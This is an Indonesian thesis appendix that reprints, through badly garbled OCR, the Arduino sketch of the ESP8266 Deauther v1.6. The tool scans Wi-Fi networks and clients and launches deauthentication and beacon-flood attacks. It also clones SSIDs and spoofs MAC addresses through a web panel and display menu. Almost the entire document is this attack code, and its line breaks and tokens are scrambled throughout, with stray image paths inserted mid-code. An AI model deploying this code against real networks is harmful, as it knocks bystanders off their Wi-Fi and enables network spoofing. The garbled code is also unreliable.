LAMPIRAN

1. Pembuatan Pemrograman

```
   ===========================================
Copyright    (c)    2017    Stefan    Kremser
github.com/spacehuhn
   ===========================================
 */
 // Including some libraries we need //
 #include <Arduino.h>
 #include <ESP8266WiFi.h>
 #include <ESP8266WebServer.h>
 #include <FS.h>
   // Settings //
   //#define USE_DISPLAY /* <-- uncomment that if you want to
   use the display */
   #define resetPin 4 /* <-- comment out or change if you need
   GPIO 4 for other purposes */
   #define USE_LED16 /* <-- for the Pocket ESP8266 which has a
   LED on GPIO 16 to indicate if it's running */
 // Including everything for the OLED //
 #ifdef USE_DISPLAY
   #include <Wire.h>

   //include the library you need
   #include "SSD1306.h"
   #include "SH1106.h"
   //create display(Adr, SDA-pin, SCL-pin)
   SSD1306 display(0x3c, 5, 4); //GPIO 5 = D1, GPIO 4 = D2
   //SH1106 display(0x3c, 5, 4);

   //button pins
   #define upBtn 12 //GPIO 12 = D6
   #define downBtn 13 //GPIO 13 = D7
   #define selectBtn 14 //GPIO 14 = D5
   #define displayBtn 0 //GPIO 0 = FLASH BUTTON
   //render settings
   #define
fontSize 8
   #define
rowsPerSite 8

   int rows
= 4;    int
curRow = 0;
int sites =
1;      int
curSite   =
1;      int
lrow = 0;
   int menu = 0; //0 = Main Menu, 1 = APs, 2 = Stations, 3 =
   Attacks,   4   =
Monitor       bool
canBtnPress      =
true;
   int buttonPressed = 0; //0 = UP, 1 = DOWN, 2 = SELECT, 3 =
   DISPLAY
bool displayOn =
true;  #endif
 //  More  Includes!
//  extern "C" {
   #include "user_interface.h"
 }
 ESP8266WebServer server(80);
 #include <EEPROM.h>
 #include "data.h"
   #include "NameList.h"
   #include "APScan.h"
 #include "ClientScan.h"
 #include "Attack.h"
 #include "Settings.h"
 #include "SSIDList.h"  /*
==========          DEBUG
========== */  const bool
debug = true;
```

```
 /* ========== DEBUG ========== */
 // Run-Time Variables //
 String wifiMode = "";
 String attackMode_deauth = "";
 String
attackMode_beacon     =
"";  String scanMode =
"SCAN";  bool warning =
true;         NameList
nameList;
 APScan apScan;
 ClientScan clientScan;
 Attack attack;
 Settings   settings;     SSIDList
ssidList;    void  sniffer(uint8_t
*buf,      uint16_t      len)      {
clientScan.packetSniffer(buf,
len);
 }
 #ifdef
USE_DISPLAY
void
drawInterface(
)             {
if(displayOn){

display.clear();
int _lrow = 0;
     for (int i = curSite * rowsPerSite - rowsPerSite; i <
   curSite * rowsPerSite; i++) {
       if (i == 0) display.drawString(3, i * fontSize, "->
   WiFi " + wifiMode);
       else if (i == 1) display.drawString(3, i * fontSize,
   "-> " + scanMode);
       else if (i == 2) display.drawString(3, i * fontSize,
   "-> " + attackMode_deauth + " deauth");
```

```
      else if (i == 3) display.drawString(3, i * fontSize,
    "-> " + attackMode_beacon + " beacon flood");       else
    if (i - 4 < apScan.results) {
        display.drawString(4,     _lrow     *     fontSize,
apScan.getAPName(i
    -  4));                    if
    (apScan.isSelected(i - 4)) {
    display.drawVerticalLine(1,
    _lrow * fontSize, fontSize);
    display.drawVerticalLine(2,
    _lrow * fontSize, fontSize);
    }         }         if (_lrow
    ==                      lrow)
    display.drawVerticalLine(0,
    _lrow * fontSize, fontSize);
        _lrow++;
      }

      display.display();
    }
  }
  #endif
 void
 startWifi(
 ) {
    Serial.println("\nStarting      WiFi      AP:");
 WiFi.mode(WIFI_STA);
 wifi_set_promiscuous_rx_cb(sniffer);
    WiFi.softAP((const      char*)settings.ssid.c_str(),
    (const              char*)settings.password.c_str(),
    settings.apChannel, settings.ssidHidden); //for  an
    open   network   without   a   password   change   to:
    WiFi.softAP(ssid);
    Serial.println("SSID     : '" + settings.ssid+"'");
    Serial.println("Password : '" + settings.password+"'");
    Serial.println("-----------------------------------------
 ------
```

```
   ");          if   (settings.password.length()   <   8)
Serial.println("WARNING: password must have at least 8
characters!");
   if (settings.ssid.length() < 1 || settings.ssid.length()
   > 32) Serial.println("WARNING: SSID length must be between
   1 and 32 characters!");
   wifiMode = "ON";
 }
 void
stopWifi() {
   Serial.println("stopping WiFi AP");
   Serial.println("----------------------------------------
   -----");
   WiFi.disconnect();
   wifi_set_opmode(STATION_MODE);
   wifiMode = "OFF";
   }      void
   loadIndexHT
   ML()      {
   if(warning)
   {
       sendFile(200,      "text/html",      data_indexHTML,
   sizeof(data_indexHTML));
     }else{                sendFile(200,
   "text/html",        data_apscanHTML,
   sizeof(data_apscanHTML));
     }  }  void
   loadAPScanHT
   ML() {
   warning = false;     sendFile(200,
"text/html",         data_apscanHTML,
sizeof(data_apscanHTML));
 }
 void        loadStationsHTML()       {
sendFile(200,              "text/html",
data_stationsHTML,
sizeof(data_stationsHTML));
 }
 void        loadAttackHTML()        {
sendFile(200,            "text/html",
data_attackHTML,
sizeof(data_attackHTML));
 }
 void        loadSettingsHTML()        {
sendFile(200,              "text/html",
data_settingsHTML,
sizeof(data_settingsHTML));
 }
 void  load404()
{
   sendFile(200,        "text/html",        data_errorHTML,
   sizeof(data_errorHTML));
 }
 void
loadInfoHTML(){
   sendFile(200,         "text/html",         data_infoHTML,
sizeof(data_infoHTML));
 }
 void
loadLicense(){
   sendFile(200,         "text/plain",         data_license,
sizeof(data_license));
 }
 void  loadFunctionsJS()  {        sendFile(200,
"text/javascript",         data_js_functionsJS,
sizeof(data_js_functionsJS));
 }
 void  loadAPScanJS()  {       sendFile(200,
   "text/javascript",      data_js_apscanJS,
   sizeof(data_js_apscanJS));
   }        void
   loadStations
   JS() {
     sendFile(200,  "text/javascript",  data_js_stationsJS,
   sizeof(data_js_stationsJS));
   }
   void loadAttackJS() {   attack.ssidChange
   = true;   sendFile(200, "text/javascript",
   data_js_attackJS,
   sizeof(data_js_attackJS));
   } void loadSettingsJS() {    sendFile(200,
   "text/javascript",      data_js_settingsJS,
   sizeof(data_js_settingsJS));
 }
 void   loadStyle()   {            sendFile(200,
"text/css;charset=UTF-8", data_styleCSS,
   sizeof(data_styleCSS));
 }
 void   startWiFi(bool
start) {    if (start)
startWifi();      else
stopWifi();
clientScan.clearList()
;
 }
 //==========AP-Scan==========
void startAPScan() {    scanMode
=    "scanning...";       #ifdef
USE_DISPLAY     drawInterface();
#endif     if (apScan.start()) {
#ifdef                USE_DISPLAY
apScan.sort();        rows  =  4;
rows += apScan.results;     sites
=  rows  /  rowsPerSite;        if
(rows % rowsPerSite > 0) sites++;
 #endif
     server.send ( 200, "text/json",
"true");           attack.stopAll();
scanMode = "SCAN";
   }
 }
   void       sendAPResults()      {
   apScan.sendResults();
   }   void   selectAP()   {        if
   (server.hasArg("num"))           {
   apScan.select(server.arg("num").to
   Int());          server.send(  200,
   "text/json",               "true");
   attack.stopAll();
     }
   }
   //=========Client-Scan=========              void
   startClientScan() {    if (server.hasArg("time") &&
   apScan.getFirstTarget() > -1 &&
   !clientScan.sniffing)                {
server.send(200,   "text/json",   "true");
clientScan.start(server.arg("time").toInt
());      attack.stopAll();
   } else server.send( 200, "text/json", "Error: no selected
   access point");
 }
 void      sendClientResults()      {
clientScan.send();
 }
 void   sendClientScanTime()   {          server.send(   200,
"text/json", (String)settings.clientScanTime );
 }
 void    selectClient()    {             if
(server.hasArg("num"))                   {
clientScan.select(server.arg("num").toInt
());      attack.stop(0);
     server.send( 200, "text/json", "true");
   }
 }
 void          addClientFromList(){
if(server.hasArg("num")) {      int
_num  =  server.arg("num").toInt();
clientScan.add(nameList.getMac(_nu
m));

     server.send( 200, "text/json", "true");
   }else server.send( 200, "text/json", "false");
 }
 void    setClientName()    {                if
(server.hasArg("id")                         &&
server.hasArg("name"))                        {
if(server.arg("name").length()>0){

   nameList.add(clientScan.getClientMac(server.arg("id"
   ).toInt()), server.arg("name"));        server.send(
   200, "text/json", "true");
       }
       else server.send( 200, "text/json", "false");
     }
   }  void  deleteName()  {      if
   (server.hasArg("num")) {     int
   _num                             =
   server.arg("num").toInt();
   nameList.remove(_num);
   server.send(  200,  "text/json",
   "true");
     }else server.send( 200, "text/json", "false");
 }
 void       clearNameList()      {
nameList.clear();     server.send(
200, "text/json", "true" );
 }
 void editClientName() {     if (server.hasArg("id") &&
server.hasArg("name"))                             {
nameList.edit(server.arg("id").toInt(),
server.arg("name"));      server.send( 200, "text/json",
"true");
   }else server.send( 200, "text/json", "false");
 }
 void
addClient(){
   if(server.hasArg("mac")                         &&
server.hasArg("name")){           String  macStr  =
server.arg("mac");      macStr.replace(":","");
     Serial.println("add "+macStr+" - "+server.arg("name"));
if(macStr.length()   <   12   ||   macStr.length()   >   12)
server.send(
   200,
"text/json",
"false");      else{
Mac      _newClient;
for(int
i=0;i<6;i++){
         const              char*            val             =
macStr.substring(i*2,i*2+2).c_str();        uint8_t valByte
= strtoul(val, NULL, 16);
         Serial.print(valByte,HEX);
         Serial.print(":");
         _newClient.setAt(valByte,i);
       }
       Serial.println();
nameList.add(_newClient,server.arg("name"));
server.send( 200, "text/json", "true");
       }
     }
 }
   //==========Attack====
   ======            void
   sendAttackInfo()     {
   attack.sendResults();
   }
   void startAttack() {   if (server.hasArg("num"))
   {    int _attackNum = server.arg("num").toInt();
   if (apScan.getFirstTarget() > -1 || _attackNum
   == 1 ||
   _attackNum           ==           2)           {
   attack.start(server.arg("num").toInt());
   server.send ( 200, "text/json", "true");
     } else server.send( 200, "text/json", "false");
   }
 }
 void addSSID() {    if(server.hasArg("ssid")
&&           server.hasArg("num")           &&
server.hasArg("enc")){
     int num = server.arg("num").toInt();      if(num > 0){
ssidList.addClone(server.arg("ssid"),num,
server.arg("enc")    ==    "true");                    }else{
ssidList.add(server.arg("ssid"),    server.arg("enc")    ==
"true" || server.arg("enc") == "1");
     }
     attack.ssidChange    =    true;
server.send(    200,    "text/json",
"true");
   }else server.send( 200, "text/json", "false");
 }
 void                    cloneSelected(){
if(apScan.selectedSum > 0){        int
clonesPerSSID = 48/apScan.selectedSum;
ssidList.clear();               for(int
i=0;i<apScan.results;i++){
if(apScan.isSelected(i)){

   ssidList.addClone(apScan.getAPName(i),clonesPerSSID,
   apScan.getAPEncryption(i) != "none");
       }
     }
   }
   attack.ssidChange    =    true;
   server.send( 200, "text/json",
   "true");
   }      void      deleteSSID()     {
   ssidList.remove(server.arg("num").
   toInt());     attack.ssidChange  =
   true;           server.send(   200,
   "text/json", "true");
   }
   void       randomSSID()       {
   ssidList._random();
   attack.ssidChange    =    true;
   server.send( 200, "text/json",
   "true");
   }   void
   clearSSI
   D()    {
   ssidList
   .clear()
   ;
   attack.ssidChange    =    true;
server.send(   200,   "text/json",
"true");
 }
 void        resetSSID()        {
ssidList.load();
attack.ssidChange     =     true;
server.send(   200,   "text/json",
"true");
 }
 void         saveSSID()        {
ssidList.save();     server.send(
200, "text/json", "true");
 }
 void
restartESP() {
   server.send( 200, "text/json", "true");
   ESP.reset();
 }
 void
enableRandom(){
   attack.changeRandom(server.arg("interval").toInt());
server.send( 200, "text/json", "true");
 }

//=========Settings=======
===   void  getSettings()  {
settings.send();
 }
 void
saveSettings()
{
   if      (server.hasArg("ssid"))      settings.ssid      =
server.arg("ssid");     if (server.hasArg("ssidHidden")) {
if       (server.arg("ssidHidden")       ==       "false")
settings.ssidHidden = false;
     else settings.ssidHidden = true;
     }             if    (server.hasArg("password"))
   settings.password = server.arg("password");   if
   (server.hasArg("apChannel"))   {              if
   (server.arg("apChannel").toInt()    >=    1    &&
   server.arg("apChannel").toInt()    <=    14)    {
   settings.apChannel                              =
   server.arg("apChannel").toInt();     }    }
     if (server.hasArg("macAp"))
   {           String  macStr   =
   server.arg("macAp");
   macStr.replace(":","");
   Mac                    tempMac;
   if(macStr.length() == 12){
        for(int i=0;i<6;i++){           const char* val
= macStr.substring(i*2,i*2+2).c_str();          uint8_t
valByte       =       strtoul(val,      NULL,      16);
tempMac.setAt(valByte,i);
        }                    if(tempMac.valid())
settings.macAP.set(tempMac);
      }       else      if(macStr.length()      ==      0){
settings.macAP.set(settings.defaultMacAP);
      }
   }
   if   (server.hasArg("randMacAp"))   {               if
(server.arg("randMacAp") == "false") settings.isMacAPRand =
false;
     else settings.isMacAPRand = true;
   }
   if (server.hasArg("scanTime")) settings.clientScanTime =
   server.arg("scanTime").toInt();
   if  (server.hasArg("timeout"))  settings.attackTimeout  =
   server.arg("timeout").toInt();
```


```
    if (server.hasArg("deauthReason")) settings.deauthReason
    = server.arg("deauthReason").toInt();
    if                           (server.hasArg("packetRate"))
    settings.attackPacketRate                               =
    server.arg("packetRate").toInt();
    if  (server.hasArg("apScanHidden"))
{       if (server.arg("apScanHidden")
==  "false")  settings.apScanHidden  =
false;
      else settings.apScanHidden = true;
    }
    if  (server.hasArg("beaconInterval"))
{       if (server.arg("beaconInterval")
==  "false")  settings.beaconInterval  =
false;      else settings.beaconInterval
= true;
      }                 if
    (server.hasArg("useLe
    d")) {
        if      (server.arg("useLed")      ==      "false")
    settings.useLed  = false;       else settings.useLed  =
    true;     attack.refreshLed();
      }                     if
      (server.hasArg("channel
      Hop")) {
        if     (server.arg("channelHop")     ==     "false")
    settings.channelHop = false;    else settings.channelHop
    = true;
      }                   if
    (server.hasArg("multiAP
    s")) {
      if       (server.arg("multiAPs")       ==       "false")
    settings.multiAPs = false;
      else settings.multiAPs = true;
    }
    if  (server.hasArg("multiAttacks"))
{       if (server.arg("multiAttacks")
 == "false") settings.multiAttacks =
 false;
      else settings.multiAttacks = true;
    }

    if                              (server.hasArg("ledPin"))
    settings.setLedPin(server.arg("ledPin").toInt());
    if(server.hasArg("macInterval")) settings.macInterval =
    server.arg("macInterval").toInt();
    settings.save();   server.send(
 200, "text/json", "true" );
  }
  void      resetSettings()      {
 settings.reset();
    server.send( 200, "text/json", "true" );
  }
  void          setup()         {
 randomSeed(os_random());

  #ifdef    USE_LED16
 pinMode(16, OUTPUT);
 digitalWrite(16,
 LOW);
  #endif

    Serial.begin(115200);

    attackMode_deauth =
    "START";
    attackMode_beacon =
    "START";

    EEPROM.begin(4096)
    ;
    SPIFFS.begin();
    settings.load();
    if          (debug)
    settings.info();
```


```
    settings.syncMacIn
    terface();
    nameList.load();
    ssidList.load();
    attack.refreshLed(
    );  delay(500); //
    Prevent bssid leak
    startWifi();
    attack.stopAll();
   attack.generate();
   /* ========== Web Server ========== */
   /*              HTML               */
server.onNotFound(load404);
server.on("/",          loadIndexHTML);
server.on("/index.html", loadIndexHTML);
server.on("/apscan.html",
loadAPScanHTML);
server.on("/stations.html",
loadStationsHTML);
server.on("/attack.html",
loadAttackHTML);
server.on("/settings.html",
loadSettingsHTML);
server.on("/info.html",   loadInfoHTML);
server.on("/license", loadLicense);
   /* JS */    server.on("/js/apscan.js",
loadAPScanJS);
server.on("/js/stations.js",
loadStationsJS);
server.on("/js/attack.js", loadAttackJS);
server.on("/js/settings.js",
loadSettingsJS);
server.on("/js/functions.js",
loadFunctionsJS);
   /* CSS */
   server.on ("/style.css", loadStyle);
   /* JSON */
   server.on("/APScanResults.json",         sendAPResults);
server.on("/APScan.json",                       startAPScan);
server.on("/APSelect.json",                        selectAP);
server.on("/ClientScan.json",               startClientScan);
server.on("/ClientScanResults.json",     sendClientResults);
server.on("/ClientScanTime.json",       sendClientScanTime);
server.on("/clientSelect.json",                selectClient);
server.on("/setName.json",                    setClientName);
server.on("/addClientFromList.json", addClientFromList);
     server.on("/attackInfo.json",          sendAttackInfo);
   server.on("/attackStart.json",              startAttack);
   server.on("/settings.json",                 getSettings);
   server.on("/settingsSave.json",            saveSettings);
   server.on("/settingsReset.json",          resetSettings);
   server.on("/deleteName.json",                deleteName);
   server.on("/clearNameList.json",          clearNameList);
   server.on("/editNameList.json",          editClientName);
   server.on("/addSSID.json", addSSID);
     server.on("/cloneSelected.json",        cloneSelected);
   server.on("/deleteSSID.json",                deleteSSID);
   server.on("/randomSSID.json",                randomSSID);
   server.on("/clearSSID.json",                  clearSSID);
   server.on("/resetSSID.json", resetSSID);
   server.on("/saveSSID.json",  saveSSID);
server.on("/restartESP.json", restartESP);
server.on("/addClient.json",addClient);
server.on("/enableRandom.json",enableRando
m);    server.begin();  #ifdef USE_DISPLAY
display.init();
display.flipScreenVertically();
pinMode(upBtn,              INPUT_PULLUP);
pinMode(downBtn,            INPUT_PULLUP);
pinMode(selectBtn,          INPUT_PULLUP);
if(displayBtn  ==  0)  pinMode(displayBtn,
INPUT);          else  pinMode(displayBtn,
INPUT_PULLUP);            display.clear();
display.setFont(ArialMT_Plain_16);
display.drawString(0,    0,    "ESP8266");
display.setFont(ArialMT_Plain_24);
display.drawString(0,   16,   "Deauther");
display.setFont(ArialMT_Plain_10);
display.drawString(100,     28,     "v");
display.setFont(ArialMT_Plain_16);
display.drawString(104,     24,     "1.6");
display.setFont(ArialMT_Plain_10);
display.drawString(0,  40,  "Copyright  (c)
2017");         display.drawString(0,  50,
"Stefan  Kremser");      display.display();
display.setFont(Roboto_Mono_8);

   delay(1600);
 #endif
   #ifdef   resetPin        pinMode(resetPin,
   INPUT_PULLUP);   if(digitalRead(resetPin)
   == LOW) settings.reset();
   #endif
   if(deb
   ug){
       Serial.println("\nStarting...\n");
   #ifndef USE_DISPLAY
       delay(1600);
   #endif
     }  }  void  loop()  {     if
   (clientScan.sniffing)      {
   if       (clientScan.stop())
   startWifi();
   }        else        {
server.handleClient();
attack.run();
   }
   if(Serial.available()){
     String  input  =  Serial.readString();       if(input  ==
"reset" || input == "reset\n" || input == "reset\r"
   ||    input    ==    "reset\r\n"){
settings.reset();
     }
   }
 #ifdef USE_DISPLAY     if (digitalRead(upBtn) == LOW ||
digitalRead(downBtn) == LOW || digitalRead(selectBtn) ==
LOW || digitalRead(displayBtn) == LOW){
     if(canBtnPress){       if(digitalRead(upBtn) == LOW)
buttonPressed = 0;        else if(digitalRead(downBtn) ==
LOW)   buttonPressed   =   1;                        else
if(digitalRead(selectBtn)  ==  LOW)  buttonPressed  =  2;
else  if(digitalRead(displayBtn) == LOW) buttonPressed =
3;         canBtnPress = false;
     }
   }else     if(!canBtnPress){
canBtnPress = true;

     // ===== UP =====
     if   (buttonPressed   ==   0   &&
curRow  >  0)  {             curRow--;
if (lrow - 1 < 0) {           lrow =
rowsPerSite - 1;           curSite--
;
         } else lrow--;

       // ===== DOWN =====
       } else if (buttonPressed == 1 && curRow < rows - 1)
   {        curRow++;
         if    (lrow    +    1    >=
   rowsPerSite) {          lrow =
   0;
           curSite++;
         } else lrow++;

       // ===== SELECT =====
       } else if (buttonPressed == 2) {

         //   =====   WIFI   on/off
=====           if (curRow == 0) {
if (wifiMode == "ON") stopWifi();
else startWifi();
```


```
       // ===== scan for APs
=====       } else if (curRow
== 1) {        startAPScan();
drawInterface();

       // ===== start,stop deauth attack =====
       } else if (curRow == 2) {        if (attackMode_deauth
== "START" && apScan.getFirstTarget()
   >  -1)  attack.start(0);                 else  if
(attackMode_deauth == "STOP") attack.stop(0);
       // ===== start,stop beacon attack =====
       } else if (curRow == 3) {            if
(attackMode_beacon         ==         "START"){
//clone        all        selected        SSIDs
if(apScan.selectedSum > 0){                int
clonesPerSSID      =      48/apScan.selectedSum;
ssidList.clear();                         for(int
i=0;i<apScan.results;i++){
if(apScan.isSelected(i)){

   ssidList.addClone(apScan.getAPName(i),clonesPerSSID,
   apScan.getAPEncryption(i) != "none");
               }

}
}
           attack.ssidChange     =
   true;           //start attack
   attack.start(1);
           }           else  if  (attackMode_beacon  ==
   "STOP") attack.stop(1);
         }

         // ===== select APs =====
         else  if  (curRow  >=  4)  {
   attack.stop(0);
   apScan.select(curRow - 4);
```

```
          }
        }
        //   =====   DISPLAY
=====              else  if
(buttonPressed   ==   3)   {
displayOn    =   !displayOn;
display.clear();
display.display();

}
}
   drawInterface();
 #endif
 }
```

2. Perancangan Mekanik *Signal Strength Percentage*







3. **Perancangan Mekanik *Jammer***